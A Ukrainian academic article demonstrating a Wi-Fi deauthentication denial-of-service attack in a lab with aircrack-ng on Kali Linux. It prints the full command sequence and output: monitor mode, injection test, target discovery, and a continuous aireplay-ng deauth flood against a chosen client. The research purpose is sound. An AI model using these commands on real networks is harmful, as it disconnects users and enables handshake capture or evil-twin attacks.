DOI: 10.18372/2410-7840.21.13953
УДК 004.056

ОСОБЛИВОСТІ РЕАЛІЗАЦІЯ АТАКИ ДЕАВТЕНТИФІКАЦІЇ В МЕРЕЖАХ СТАНДАРТУ 802.11

Роман Корольков, Сергій Куцак

У статті досліджено і продемонстровано практичну реалізацію спеціального типу атаки - «відмова в обслуговуванні» Denial of Service (DoS) в мережах на основі стандарту 802.11, а саме атаку деавтентифікації. Дане дослідження ілюструє можливу схему дії зловмисника і сценарій атаки на клієнта. Можливість реалізації атаки деавтентифікації безпосередньо пов'язана з особливостями механізму встановлення зв'язку в бездротовій мережі стандарту 802.11. З'єднання між клієнтом та точкою доступу (ТД) встановлюється шляхом обміну різними кадрами, щоб пройти процедури автентифікації і асоціації. Вразливе місце в процесі з'єднання (роз'єднання) пристроїв зосереджено під час відправки користувачем кадра деавтентифікації (deauth) Wi-Fi. Фрейм деавтентифікації це нотифікація, а не запит. Під час отримання повідомлення деавтентифікації (незалежно від того, чи є воно підробленим або реальним), жодна приймаюча сторона не може відмовитися його виконати, за винятком випадку, коли включений режим захисту фреймів (802.11w: MFP або Management Frame Protection) і не вдалося успішно виконати контроль від підробки фрейма MIC (Message Integrity Check). Оскільки запити на скасування автентифікації неможна ігнорувати - точка доступу миттєво реагує на ці запити. Зловмисник підробляє MAC-адресу законного клієнта і запускає періодичні кадри деавтентифікації. ТД відповідає відправкою відповіді про скасування автентифікації клієнта. Наявність такої вразливості бездротових мереж Wi-Fi, дозволяє зловмиснику відправляти пакети деавтентифікації, що призводить до порушення зв'язку між клієнтами та точками доступу, до яких вони підключені. У разі, якщо атака буде продовжуватися нескінченно, клієнт, безумовно, не зможе підключитися до бездротової мережі, поки зловмисник не скасує атаку. Тому, атака DoS є критичною атакою, яка порушує поточне завантаження і транзакцію, що виконується клієнтом. Реалізація даного виду атаки проводиться з використанням декількох інструментів в операційній системі Kali Linux 2016.2.

Ключові слова: *атака, автентифікація, загроза, ін'єкція пакетів, підключення, точка доступу, фрейм, DoS, Linux, Wi-Fi.*

Вступ

В останні два десятиліття ми стали свідками народження і розвитку технології, яка істотно змінила нашу роботу і життя: IEEE 802.11, також відомий як Wi-Fi. Бездротові мережі володіють такими перевагами як масштабованість, низька вартість, мобільність, невелика кількість помилок при передачі даних і т.д. [7]. Вони не зв'язані периметром і не вимагають фізичного з'єднання. Тому в даний час ця технологія дуже популярна і бездротові локальні мережі (WLAN) поширені повсюди, вони впроваджуються в таких місцях, як школи, офісні будівлі, аеропорти, парки, готелі, кафе, і часто мають величезні зони покриття, що включають цілі райони міст. Великий радіус дії мережі, при використанні технології Wi-Fi, може досягати 300 метрів в межах прямої видимості і 50 метрів в закритих приміщеннях. Це є не тільки перевагою стандарту, але і його недоліком. Радіохвилі поширюються в неконтрольовані області та їх важко стримувати. Цією особливістю може скористатися зловмисник, розпочавши атаку на нічого не підозрюючого клієнта [12]. Незважаючи на те, що стандарт IEEE 802.11 змінювався протягом багатьох років і був розширений за рахунок включення більш потужних криптографічних механізмів і політик безпеки, багато загроз все ще існують, і деякі з них дуже серйозні [1]. Ці загрози дуже важко усунути, оскільки вони дозволені основами протоколу, які на даний момент не можуть бути змінені через підтримку застарілих пристроїв. Подальші дослідження вразливостей стандарту IEEE 802.11 необхідні для запобігання новим злочинам у цій галузі [11]. Тому, щоб мати уявлення про загрози, пов'язані з використанням WLAN, необхідно виконати серію тестів на пошук вразливих місць в WLAN.

Метою дослідження є: необхідність розробити концепцію атаки деавтентифікації та практично її реалізувати. Дане дослідження дозволить продемонструвати можливу схему дії зловмисника і ситуацію атаки на клієнта. Результатом експерименту буде відповідь на питання, чи є потенційною загрозою для клієнтів можливість відправки зловмисником в мережу пакетів деавтентифікації.

Концепція атаки деавтентифікації

В бездротовій мережі стандарту 802.11 з'єднання між клієнтом та точкою доступу (ТД) встановлюється шляхом обміну різними кадрами [6], як показано на рис. 1.

Стандарт Wi-Fi IEEE 802.11 вимагає виконання двох обов'язкових послідовних кроків до того, як користувач зможе почати передачу даних: автентифікація і асоціація [5]. Тому, клієнт Wi-Fi може перебувати в будь-якому з 3 станів:

– стан 0: клієнт не автентифікований і не асоційований;

– стан 1: клієнт автентифікований, але не асоційований;

– стан 2: клієнт автентифікований і асоційований.

Клієнт може виконувати обмін даними (Data) з ТД (Access Point) після того, як він знаходиться в стані 2.

Пристрій користувача відправляє кадр деавтентифікації (deauth) Wi-Fi до іншого пристрою, коли хоче закінчити безпечне з'єднання. Фрейм деавтентифікації це нотифікація, а не запит [10]. Під час отримання повідомлення деавтентифікації (незалежно від того, чи є воно підробленим або реальним), жодна приймаюча сторона не може відмовитися його виконати [9], за винятком випадку, коли включений режим захисту фреймів (802.11w: MFP або Management Frame Protection) і не вдалося успішно виконати контроль від підробки фрейма MIC (Message Integrity Check). Коли клієнт отримує кадр deauth, він безпосередньо переходить в стан 0 незалежно від стану, в якому він знаходиться в даний момент. Отже, зловмисник може запустити атаку DoS, підробивши це повідомлення і тим самим відключивши зв'язок між бездротовими пристроями і їх точкою доступу. Таким чином, при атаці DoS, коли зловмисник відправляє велику кількість кадрів deauth, клієнт, на якого націлена атака, досягає стану 0 і потребує повторної автентифікації, і повторного асоціювання. Тому, атака DoS є критичною атакою, яка порушує поточне завантаження і транзакцію, що виконується клієнтом.

Сценарій атаки типу «відмова в обслуговуванні» в бездротових мережах інфраструктури 802.11 наведено на рис. 2 [1, 5].

Зловмисник підробляє MAC-адресу законного клієнта і запускає періодичні кадри деавтентифікації [6]. Оскільки запити на скасування автентифікації неможна ігнорувати точка доступу миттєво реагує на ці запити. ТД відповідає відправкою відповіді про скасування автентифікації клієнта. У разі, якщо атака буде продовжена, клієнт, безумовно, не зможе підключитися до бездротової мережі, поки зловмисник не скасує атаку [8]. Атака також може бути націлена на певний канал, виконуючи атаку DoS одночасно на декількох користувачів [3].



Рис. 1. Обмін кадрами між клієнтом та точкою доступу під час з'єднання

Реалізація атаки деавтентифікації

Атака деавтентифікації може бути реалізована з використанням пакета програм для аудиту бездротових мереж Aircrack-ng [4] операційної системи Kali Linux.

Проведений експеримент складався з декількох етапів.

Етап 1. Режим моніторингу

Режим моніторингу відноситься до режиму роботи бездротового обладнання. В цьому режимі апаратний інтерфейс не підключається до жодної мережі і зазвичай він використовується для пасивного сніффінга. Інтерфейс отримує всі пакети в своєму каналі прослуховування, навіть якщо вони не призначені для нього.

Інша мета режиму моніторингу - ін'єкція пакетів. Можна вводити випадкові кадри MAC IEEE 802.11 за допомогою заголовка radiotap і мережевого інтерфейсу WLAN тільки в режимі моніторингу.

На рис. 3 показана функціональна схема ін'єкції пакетів [2].



Рис. 2. Сценарій атаки деавтентифікації



Рис. 3. Функціональна схема ін'єкції пакетів

В операційній системі Linux це можливо шляхом об'єднання пакета з заголовком radiotap і відправки його драйверу з використанням функцій сокета ядра.

Для переходу в режим моніторингу використовується команда (рис. 4):

```
root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           8812au          Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac WLAN Adapter
 (monitor mode enabled)
root@kali:~# airmon-ng stop wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           8812au          Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac WLAN Adapter
 (monitor mode disabled)
```

Рис. 4. Результат виконання команд зміни режиму роботи адаптера

airmon-ng start wlan0,

де wlan0 - ім'я мережевого інтерфейсу.

Вихід з режиму моніторингу здійснюється командою:

airmon-ng stop wlan0.

Етап 2. Тестування мережної карти для сніффінга бездротового трафіку

Для проведення експерименту було обрано дводіапазонний Wi-Fi адаптер Alfa AWUS036ACH стандарту 802.11ac на чіпсеті Realtek RTL8812AU.

Не всі мережні карти підтримують бездротовий сніффінг. Ми покажемо, як виконати тест, щоб визначити, чи здатна мережна карта зробити успішну ін'єкцію пакетів і визначимо пінг до ТД. Це дає додаткову цінну інформацію. По-перше, за результатами отримаємо список точок доступу в діапазоні, який реагує на трансляцію зондів. По-друге, для кожної ТД робиться тест з 30 пакетів, який показує якість зв'язку. Ця якість з'єднання кількісно характеризує здатність мережної карти успішно відправляти, а потім приймати відповіді на тестові пакети. Ін'єкційний тест можна використовувати для тестування конкретної точки доступу або тестування прихованої SSID.

Слід звернути увагу, що перед проведенням тесту бездротова мережна карта повинна бути переведена в режим монітора і встановлено бажаний канал.

Для визначення, чи підтримує мережна карта ін'єкції необхідно виконати команду:

aireplay-ng -9 wlan0.

Програма починає з відправки широкомовних зондуючих запитів. Це пробні запити, які опитують всі ТД, що почули їх, з наданням інформації про себе. Список ТД, які відповіли на запит буде використано на наступних кроках. Якщо будь-яка ТД відповідає – на екрані друкується повідомлення про те, що карта може успішно робити ін'єкцію.

Потім для кожної ТД зі списку відправляється по 30 спрямованих зондуючих запитів. Спрямований зондуючий запит адресовано конкретній ТД. Кількість отриманих пробних запитів, а також їх відсоток, виводяться на екран. Це показує, наскільки якісна комунікація з конкретною ТД.

```
root@kali:~# aireplay-ng -9 wlan0
19:09:31  Trying broadcast probe requests...
19:09:31  Injection is working!
19:09:33  Found 2 APs

19:09:33  Trying directed probe requests...
19:09:33  34:CE:00:5D:03:7A - channel: 13 - ''
19:09:33  Ping (min/avg/max): 1.856ms/4.083ms/6.962ms Power: -42.00
19:09:33  30/30: 100%

19:09:33  80:1F:02:49:28:D0 - channel: 11 - 'Edimax'
19:09:34  Ping (min/avg/max): 2.269ms/5.481ms/20.234ms Power: -39.41
19:09:34  29/30:  96%
```

Рис. 5. Тест мережної карти на можливість робити ін'єкції пакетів

Результати виконання команди:

– 19:09:31 Injection is working!: Підтвердження того, що мережна карта може робити інжект;

– 19:09:33 Found 2 APs: Точки доступу (ТД), які були знайдені трансляцією зондів або отриманням маяків;

– 19:09:33 34:CE:00:5D:03:7A - channel: 13 - '': Знайдена точка доступу. Її MAC-адреса, номер каналу, на якому вона працює та ім'я (в даному випадку ім'я приховано налаштуваннями точки доступу);

– 19:09:33 Ping (min/avg/max): 1.856ms/ 4.083ms/ 6.962ms Power: -42.00: Статистика якості зв'язку з ТД;

– 19:09:33 30/30: 100%: Індикатор якості зв'язку.

Етап 3. Збір та аналіз пакетів

Команда airodump-ng використовується для захоплення бездротових пакетів. Вона захоплює фрейми 802.11 для подальшого використання їх в aircrack-ng.

```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

80:1F:02:49:28:D0  -38      268        0    0  11  54   WEP  WEP         Edimax
34:CE:00:5D:03:7A  -35      156      697    0  13  270  WPA2 CCMP   PSK  <length:  0>
18:D6:C7:3B:77:4E  -41      117        6    0   1  270  WPA2 CCMP   PSK  TP-LINK_774E
1C:7E:E5:3B:63:72  -46       58       12    1   5  130  WPA2 CCMP   PSK  Air
30:B5:C2:73:E1:1E  -47       59        0    0   8  135  WPA2 CCMP   PSK  BeatGeneration
F8:1A:67:76:30:9E  -49       32        0    0   6  135  WPA2 CCMP   PSK  kyivstar120
F8:D1:11:43:B8:84  -51       30        0    0   4  135  WPA2 CCMP   PSK  TP
F8:1A:67:80:4B:60  -51        8        0    0   6  135  WPA2 CCMP   PSK  VALERA

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   34:2E:B6:DC:9C:1E  -43    0 - 1      0        44  goodman_5
(not associated)   DA:A1:19:B2:6C:8B  -53    0 - 1      0        33  goodman_5
80:1F:02:49:28:D0  BC:A5:8B:D0:60:1B  -43    0 - 1      0         5
34:CE:00:5D:03:7A  A8:BE:27:BF:6A:70  -39    0e- 0e   110       372
34:CE:00:5D:03:7A  4C:4E:03:CF:28:75  -33    0e- 0e     0       204
18:D6:C7:3B:77:4E  48:9D:D1:00:39:0A  -53    0e- 1      0         7
F8:1A:67:80:4B:60  68:3E:34:48:22:B2  -49    0 - 1      0         1
```

Рис. 6. Результат виконання команди airodump-ng wlan0

Після захоплення і аналізу пакетів доступна важлива інформація, така як MAC-адреса, номер каналу і розширений ідентифікатор набору послуг (ESSID) точки доступу. Базова ідентифікація набору послуг (BSSID) – це MAC-адреса ТД, а STATION показує MAC-адреси бездротових пристроїв підключених до ТД.

Далі необхідно вибрати жертву і реалізувати атаку деавтентифікації. Наприклад, використаємо тестову ТД з прихованим ім'ям і MAC-адресою 34:CE:00:5D:03:7A.

Етап 4. Ін'єкція кадрів

Для успішної атаки необхідно перевести мережну карту на потрібний канал і для відправки пакетів deauth використовувати команду aireplay-ng із зазначенням MAC-адреси ТД і MAC-адреси клієнта.

Для цього послідовно виконаємо дві команди:

– iwconfig wlan0 channel 13;

– aireplay-ng -0 0 -a 34: CE:00:5D:03:7A -c 4C:4E:03:CF:28:75 wlan0,

де

– «-0» відправляє пакет деавтентифікації;

– «0» кількість пакетів (значення 0 - переривання вручну);

– «-a» MAC-адреса точки доступу;

– «-c» MAC-адреса клієнта, якого необхідно відключити від ТД.

Замість BSSID можна вказувати ім'я ESSID. Робиться це з опцією «-e».

Кадри deauth надходили на ТД протягом 30 сек. На час атаки клієнт був повністю відключений від ТД, що унеможливило будь-яку передачу даних, рис. 8.

```
root@kali:~# aireplay-ng -0 0 -a 34:CE:00:5D:03:7A -c A8:BE:27:BF:6A:70 wlan0
22:27:12  Waiting for beacon frame (BSSID: 34:CE:00:5D:03:7A) on channel 13
22:27:13  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [68|54 ACKs]
22:27:13  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [64|63 ACKs]
22:27:14  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [10|108 ACKs]
22:27:15  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [ 7|180 ACKs]
22:27:15  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [15|78 ACKs]
22:27:16  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [21|85 ACKs]
22:27:16  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [14|73 ACKs]
22:27:17  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [16|80 ACKs]
22:27:17  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [19|83 ACKs]
22:27:18  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [18|80 ACKs]
22:27:18  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [43|67 ACKs]
                                                    ≈
22:27:20  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [64|64 ACKs]
22:27:35  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [21|86 ACKs]
22:27:35  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [57|66 ACKs]
22:27:36  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [64|62 ACKs]
22:27:36  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [64|61 ACKs]
22:27:37  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [ 2|65 ACKs]
22:27:38  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [ 0|167 ACKs]
22:27:38  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [ 0|109 ACKs]
22:27:39  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [ 0|64 ACKs]
22:27:39  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [ 0|64 ACKs]
22:27:40  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [ 2|63 ACKs]
22:27:40  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [ 7|63 ACKs]
22:27:41  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [ 0|57 ACKs]
22:27:42  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [ 0|52 ACKs]
22:27:42  Sending 64 directed DeAuth (code 7). STMAC: [A8:BE:27:BF:6A:70] [ 0|61 ACKs]
^C
```

Рис. 7. Результат виконання команди aireplay-ng



Рис. 8. Передача даних під час атаки деавтентифікації

Висновок

У цій статті розглянуті питання безпеки мереж стандарту 802.11, а саме практична реалізація атаки деавтентифікації. За результатами дослідження, грунтуючись на практичних експериментах, можна зробити висновок про те, що для бездротових клієнтів існує вразливість, згідно з якою зловмисник може реалізувати DoS-атаку «відмова в обслуговуванні», тобто нескінченно відправляти пакети деавтентифікації, що дозволяє відключити клієнтів на тривалий час від точок доступу, до яких вони підключені.

Аналіз атаки спрямованої деавтентифікації на етапі ін'єкції кадра показав, що команда aireplay-ng відправляє в цілому 128 пакетів для кожного заданого повідомлення deauth. 64 пакета відправляються ТД, а 64 пакета відправляються клієнту. Кожен відправлений клієнту/ТД пакет повинен приводити до зворотного пакету "ACK". Як можна бачити за результатами експерименту кількість зворотних пакетів не завжди дорівнює 64. Ця інформація дає чітке уявлення про те, чи ефективною є атака, чи отримав клієнт і ТД відправлені атакуючим пакети. Якщо клієнт/ТД активно вели обмін даними під час атаки, число може бути більше 64. Дуже низькі значення, ймовірно, вказують на те, що атакуючий знаходиться досить далеко, а рівень сигналу слабкий. Тому, для того щоб ефективно проводити атаку деавтентіфікаціі, зовсім не обов'язково мати надчутливий приймач, досить мати потужний передавач.

В результаті проведеного експерименту, під час атаки легітимний клієнт був повністю відключений від ТД, що унеможливило будь-яку передачу даних.

Додатково, зловмисником атака деавтентифікації може здійснюватися з інших причин:

1. Відновлення прихованого ESSID. Прихований ESSID не присутній в радіомовленні.

2. Захоплення рукостискань (handshake) WPA/ WPA2 шляхом примусу клієнтів до роз'єднання.

3. Генерація ARP запитів.

4. Сприяння атаці "злий двійник" - відправка пакетів деавтентифікації, що придушує справжню ТД, при цьому свої «послуги» починає пропонувати фальшива ТД.

Вважаємо, що поточні стандарти бездротового зв'язку вимагають виправлень, так як новим стандартам потрібно багато часу для розгортання.

ЛІТЕРАТУРА

[1]. S. Compton, C. Hornat, "802.11 Denial Of Service Attacks and Mitigation. SANS Institute InfoSec Reading Room", May 17th 2007.

[2]. M. Vipin, S. Srikanth, "Analysis of Open Source Drivers for IEEE 802.11 WLANs", *In IEEE Conference proceeding of ICWCSC 2010*.

[3]. J. Bellardo, S. Savage "Denial-of-Service Attacks: Real Vulnerabilities and Practical Solutions", *Department of Computer Science and Engineering University of California at San Diego.*

[4]. Aircrack. Deauthentication. [Електронний ресурс]. Режим доступа: https://www.aircrack-ng.org/doku.php?id=deauthentication**.**

[5]. R. Cheema, D. Bansal, Dr. Sanjeev Sofat, "Deauthentication/Disassociation Attack: Implementation and Security in Wireless Mesh Networks", *International Journal of Computer Applications*, Volume 23, No.7, June 2011.

[6]. D. Joshi, Dr. Ved Vyas Dwivedi, K. Pattani, "De-Authentication attack on wireless network 802.11i using Kali Linux" *IRJET,* Volume, 04 Issue, 01 Jan 2017.

[7]. S. Kapp, "802.11: Leaving the Wire Behind". IEEE Internet Computing, Vol. 6, No. 1, pp. 82-85, 2002.

[8]. V. Durcekova, L. Schwartz, N. Shahmehri "Sophisticated Denial of Service Attacks aimed at Application Layer", *IEEE 2012*.

[9]. "Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications", *IEEE Std 802.11-2007 (Revision of IEEE Std 802.11-1999*), pp. 1184, 2007.

[10]. M. Salem, A. Sarha, M. Abu-Bakr, "A DOS Attack Intrusion Detection and Inhibition Technique for Wireless Computer Networks" *ICGST- CNIR,* Volume 7, Issue I, July 2007.

[11]. H. Peng, "WIFI network information security analysis research", *Proceedings of 2012 2nd International Conference on Consumer Electronics, Communications and Networks (CECNet).* Yichang, pp. 2243-2245, 2012. DOI: 10.1109/CECNet.2012.6201786

[12]. K. Hole, E. Dyrnes, P. Thorsheim, "Securing Wi-Fi networks", *Computer,* Vol. 38, No. 7, pp. 28-34, 2005. DOI: 10.1109/MC.2005.241

THE FEATURES OF A DEAUTHENTICATION ATTACK IMPLEMENTATION IN NETWORKS 802.11

The special type of attack – Denial of Service (DoS) in networks based on the 802.11 standard, namely the deauthentication attack, was investigated and demonstrated in the article. This study illustrates the possible scheme of action of the attacker and the scenario of attack on the client. The possibility of a deauthentication attack implementing is directly related to the features of

the mechanism of communication in a wireless network 802.11. The connection between the client and the access point (AP) is established by exchanging different frames to undergo authentication and association procedures. Sending a deauthentication frame to Wi-Fi is a vulnerable point in the process of connecting (disconnecting) devices. Deauthentication frame is a notification, not a request. When receiving a deauthentication frame (regardless of whether it is fake or real), no host can refuse to execute it unless the frame protection mode (802.11w: MFP or Management Frame Protection) is enabled and failed to successfully complete control against counterfeiting frame of MIC (Message Integrity Check). Because authentication cancellation requests cannot be ignored, the access point reacts instantly to those requests. The attacker falsifies the MAC address of the legitimate client and runs periodic deauthentication frames. The AP responds by sending a customer authentication denial response. Such a vulnerability of wireless networks Wi-Fi, allows an attacker to send packets deauthentication, leading to disruption of communication between clients and access points to which they are connected. Should the attack continue indefinitely, the client will definitely not be able to connect to the wireless network until the attacker cancels the attack. Therefore, DoS attack is critical attack that violates the current load and transaction performed by the customer. Implementation of this type of attack is carried out using several tools in the Kali Linux 2016.2 operating system.
Keywords: attack, authentication, threat, packet injection, connection, access point, frame, DoS, Linux, Wi-Fi.

ОСОБЕННОСТИ РЕАЛИЗАЦИЯ АТАКИ ДЕАУТЕНТИФИКАЦИИ В СЕТЯХ СТАНДАРТА 802.11

В статье исследована и продемонстрирована практическая реализация специального типа атаки - «отказ в обслуживании» Denial of Service (DoS) в сетях на основе стандарта 802.11, а именно атака деаутентификации. Соединение между клиентом и точкой доступа (ТД) устанавливается путем обмена кадрами аутентификации и ассоциации. Фрейм деаутентификации это нотификация, а не запрос. При получении сообщения деаутентификации (независимо от того, является ли оно поддельным или реальным), ни одна принимающая сторона не может отказаться его выполнить, за исключением случая, когда включен режим защиты фреймов (802.11w) и не удалось успешно выполнить контроль от подделки фрейма MIC (Message Integrity Check). Злоумышленник подделывает MAC-адрес законного клиента и запускает периодические кадры деаутентификации. ТД отвечает отправкой ответа об отмене аутентификации клиента. Наличие такой уязвимости беспроводных сетей Wi-Fi, позволяет злоумышленнику бесконечно отправлять пакеты деаутентификации, что приводит к нарушению связи между клиентами и точками доступа, к которым они подключены. Клиент, не сможет подключиться к беспроводной сети, пока злоумышленник не отменит атаку. Поэтому, атака DoS является критической атакой, которая нарушает текущую загрузку и транзакцию, выполняемую клиентом. Реализация данного вида атаки проводится с использованием нескольких инструментов в операционной системе Kali Linux 2016.2.
Ключевые слова: атака, аутентификация, угроза, инъекция пакетов, подключение, точка доступа, фрейм, DoS, Linux, Wi-Fi.

Корольков Роман Юрійович, старший викладач кафедри захисту інформації Національного університету «Запорізька політехніка».
E-mail: romankor@zntu.edu.ua.
Orcid ID: 0000-0001-5501-4600.
Корольков Роман Юрьевич, старший преподаватель кафедры защиты информации Национального университета «Запорожская политехника».
Korolkov Roman, Senior Lecturer of the Information Security Department, National University "Zaporizhzhia Polytechnic".

Куцак Сергій Вікторович, старший викладач кафедри захисту інформації Національного університету «Запорізька політехніка».
E-mail: kuzak@ukr.net.
Orcid ID: 0000-0001-5238-8957.
Куцак Сергей Викторович, старший преподаватель кафедры защиты информации Национального университета «Запорожская политехника».
Kutsak Sergiy, Senior Lecturer of the Information Security Department, National University "Zaporizhzhia Polytechnic".